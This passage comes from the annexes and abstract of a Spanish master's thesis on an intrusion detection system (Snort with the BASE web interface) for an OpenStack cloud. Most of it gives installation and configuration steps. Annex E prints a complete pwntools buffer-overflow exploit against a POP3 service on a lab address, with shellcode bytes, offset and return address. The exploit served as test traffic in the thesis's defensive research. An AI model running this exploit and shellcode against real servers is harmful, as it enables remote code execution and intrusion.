Para la instalación del sistema de monitoreo Zabbix es necesario descargar el repositorio, posterior se instala los diferentes paquetes, como se muestra en la línea 4 y 5 de la Figura 1, una vez instalado el sistema de monitoreo es necesario configurar la base de datos para esto ingresamos a MySQL, se crea la base de datos y se otorga los permisos para su conexión, como se indica en la línea 6-9 de la Figura 1.

Instalación y configuración de BASE

BASE es una aplicación web que permite visualizar las alertas y eventos registrados por el sistema de detección de intrusos Snort, se encuentra desarrollada en PHP y es de código abierto, BASE viene de las siglas en ingles “Basic Analysis and Security Engine”.
Para la instalación de BASE se necesita unos pre-requisitos, como se muestra en la Figura 1.

```
sudo add-apt-repository ppa:ondrej/php sudo apt-get update
sudo apt-get install -y apache2 libapache2-mod-php5.6 php5.6-mysql
    php5.6-cli php5.6 php5.6-common php5.6-gd php5.6-cli php-pear php5.6-xml
sudo pear install -f --alldeps Image_Graph
```

Figura 2. Pre-requisitos para la instalación de BASE

Realizado por: Cristian Miño, 2020

Una vez instalado los pre-requisitos se descarga la librería ADODB, la cual permite la conexión a la base de datos MySQL.

```
cd ~/snort_src
wget https://sourceforge.net/projects/adodb/files/adodb-php5-only/adodb-520-for-php5/adodb-5.20.8.tar.gz
tar -xvzf adodb-5.20.8.tar.gz
sudo mv adodb5 /var/adodb
sudo chmod -R 755 /var/adodb
```

Figura 3. Instalación de ADODB

Realizado por: Cristian Miño, 2020

Posterior se procede a descargar la aplicación BASE y se copia en el directorio /var/www/html/base.

```
cd ~/snort_src
wget http://sourceforge.net/projects/secureideas/files/BASE/base-1.4.5/base-1.4.5.tar.gz
tar xzvf base-1.4.5.tar.gz
sudo mv base-1.4.5 /var/www/html/base/
cd /var/www/html/base
sudo cp base_conf.php.dist base_conf.php
```

Figura 4. Descarga e instalación de BASE

Realizado por: Cristian Miño, 2020

Una vez instalado la aplicación BASE, se cambia los parámetros de conexión a la base de datos, como se muestra en la Figura 4 y se reinicia el servicio, como se muestra en la Figura 5.

```
sudo nano /var/www/html/base/base_conf.php
#parametros a modificar
$BASE_urlpath = '/base';
$DBlib_path = '/var/adodb/';
$alert_dbname = 'snort';
$alert_host = 'localhost';
$alert_port = '';
$alert_user = 'snort';
$alert_password= 'p.123456';
$graph_font_name = "";
```

Figura 5. Configuración de BASE

Realizado por: Cristian Miño, 2020

```
1   sudo chown -R www-data:www-data /var/www/html/base
2   sudo chmod o-r /var/www/html/base/base_conf.php
3   sudo service apache2 restart
```

Figura 6. Permisos y reinicio del sistema BASE

Realizado por: Cristian Miño, 2020

ANEXO E. Script para el ataque Buffer Overflow

```
'''
@File: script.py
@Author: Cristian Miño <cristian.mino@icloud.com>
-----
Copyright 2018 - 2020 ONIM
'''
from pwn import *
from time import sleep
# parametros de conexion
HOST,PORT = "10.0.2.210",110

#EIP 39694438
#shel code
shellcode                                                                =
("\xbf\x01\x1f\x91\x91\xda\xc1\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x52\x31\x7a\x12\x03\x7a\x12\x83\xeb\xe3\x73\x64\x17\xf3\xf6"
"\x87\xe7\x04\x97\x0e\x02\x35\x97\x75\x47\x66\x27\xfd\x05\x8b"
"\xcc\x53\xbd\x18\xa0\x7b\xb2\xa9\x0f\x5a\xfd\x2a\x23\x9e\x9c"
"\xa8\x3e\xf3\x7e\x90\xf0\x06\x7f\xd5\xed\xeb\x2d\x8e\x7a\x59"
"\xc1\xbb\x37\x62\x6a\xf7\xd6\xe2\x8f\x40\xd8\xc3\x1e\xda\x83"
"\xc3\xa1\x0f\xb8\x4d\xb9\x4c\x85\x04\x32\xa6\x71\x97\x92\xf6"
"\x7a\x34\xdb\x36\x89\x44\x1c\xf0\x72\x33\x54\x02\x0e\x44\xa3"
"\x78\xd4\xc1\x37\xda\x9f\x72\x93\xda\x4c\xe4\x50\xd0\x39\x62"
"\x3e\xf5\xbc\xa7\x35\x01\x34\x46\x99\x83\x0e\x6d\x3d\xcf\xd5"
"\x0c\x64\xb5\xb8\x31\x76\x16\x64\x94\xfd\xbb\x71\xa5\x5c\xd4"
"\xb6\x84\x5e\x24\xd1\x9f\x2d\x16\x7e\x34\xb9\x1a\xf7\x92\x3e"
"\x5c\x22\x62\xd0\xa3\xcd\x93\xf9\x67\x99\xc3\x91\x4e\xa2\x8f"
"\x61\x6e\x77\x1f\x31\xc0\x28\xe0\xe1\xa0\x98\x88\xeb\x2e\xc6"
"\xa9\x14\xe5\x6f\x43\xef\x6e\x9a\x94\xed\xbe\xf2\x96\xf1\x3f"
"\xb8\x1e\x17\x55\xae\x76\x80\xc2\x57\xd3\x5a\x72\x97\xc9\x27"
"\xb4\x13\xfe\xd8\x7b\xd4\x8b\xca\xec\x14\xc6\xb0\xbb\x2b\xfc"
"\xdc\x20\xb9\x9b\x1c\x2e\xa2\x33\x4b\x67\x14\x4a\x19\x95\x0f"
"\xe4\x3f\x64\xc9\xcf\xfb\xb3\x2a\xd1\x02\x31\x16\xf5\x14\x8f"
"\x97\xb1\x40\x5f\xce\x6f\x3e\x19\xb8\xc1\xe8\xf3\x17\x88\x7c"
```

```
"\x85\x5b\x0b\xfa\x8a\xb1\xfd\xe2\x3b\x6c\xb8\x1d\xf3\xf8\x4c"
"\x66\xe9\x98\xb3\xbd\xa9\xa9\xf9\x9f\x98\x21\xa4\x4a\x99\x2f"
"\x57\xa1\xde\x49\xd4\x43\x9f\xad\xc4\x26\x9a\xea\x42\xdb\xd6"
"\x63\x27\xdb\x45\x83\x62")
# conexion al servidor vulnerable
r = remote(HOST,PORT)
print(r.recvline(timeout=10))

for n in range(1,100):
    # ejecucion del ataque
      fuzz = 'A' * 2606 + '\x8f\x35\x4a\x5f' + '\x90' * 16   +
shellcode
      print("[+]  Enviando  PASS  de  "  +  str(len(fuzz))  +  "
caracteres")
      r.sendline("USER test")
      r.recvline(timeout=10)
      r.sendline("PASS "+fuzz)
      sleep(2)
```

RESUMEN

En este trabajo se diseñó un sistema de seguridad de detección de intrusos (IDS) orientado a analizar el tráfico de la red externa de una plataforma OpenStack y se analizaron dos formas o escenarios de implementación; la primera, consiste en la implementación en una instancia de máquina virtual en la plataforma OpenStack, mientras que la segunda forma se implementó directamente en el nodo de control. Se realizaron tres tipos de ataques para poner a prueba las instalaciones: denegación de servicio, SQL Injection y buffer Overflow, siendo la denegación de servicio el ataque con mayor influencia en el análisis. El sistema de detección de intrusos utilizado fue *Snort* esto en base al análisis realizado entre los diferentes sistemas, de igual manera se analizó las características de las plataformas de nubes privadas, teniendo como resultado que OpenStack es la plataforma idónea para el presente trabajo. Como resultado se obtuvo que el diseño del sistema de detección de intrusos en el escenario del nodo de control resultó ser mas eficiente, llegando a un porcentaje de eficiencia de 99,96% con 50 mil paquetes por segundo, en comparación con el escenario virtualizado, que, con la misma cantidad de paquetes llego al 21,39%. Se concluyó que la diferencia en la implementación consistió en la ubicación y la forma en que se analiza el trafico de red. Siendo el escenario del nodo de control mas eficiente y recomendado para el análisis de trafico externo.

Palabras clave: <TECNOLOGÍA Y CIENCAS DE LA INGENIERÍA>, <SEGURIDAD TELEMÁTICA>, <SISTEMA DE DETECCIÓN DE INSTRUSOS (IDS)>, <COMPUTACIÓN EN LA NUBE >, <ATAQUES INFORMÁTICOS>.

LUIS ALBERTO CAMINOS VARGAS

Firmado digitalmente por LUIS ALBERTO CAMINOS VARGAS
Nombre de reconocimiento (DN): c=EC, l=RIOBAMBA, serialNumber=0602766974, cn=LUIS ALBERTO CAMINOS VARGAS
Fecha: 2020.10.06 12:33:01 -05'00'

UNIDAD DE PROCESOS TÉCNICOS DBRAI ESPOCH

0347-DBRAI-UPT-2020

ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

DIRECCIÓN DE BIBLIOTECAS Y RECURSOS PARA EL APRENDIZAJE Y LA INVESTIGACIÓN

UNIDAD DE PROCESOS TÉCNICOS

REVISIÓN DE NORMAS TÉCNICAS, RESUMEN Y BIBLIOGRAFÍA

Fecha de entrega: 03 / 12 / 2020

INFORMACIÓN DEL AUTOR/A (S)
Nombres – Apellidos: Cristian Fernando Miño Verdezoto
INFORMACIÓN INSTITUCIONAL
Facultad: Instituto de Posgrado y Educación Continua
Título a optar: Magister en Seguridad Telemática
f. Analista de Biblioteca responsable: Lic. Luis Caminos Vargas Mgs.

0347-DBRAI-UPT-2020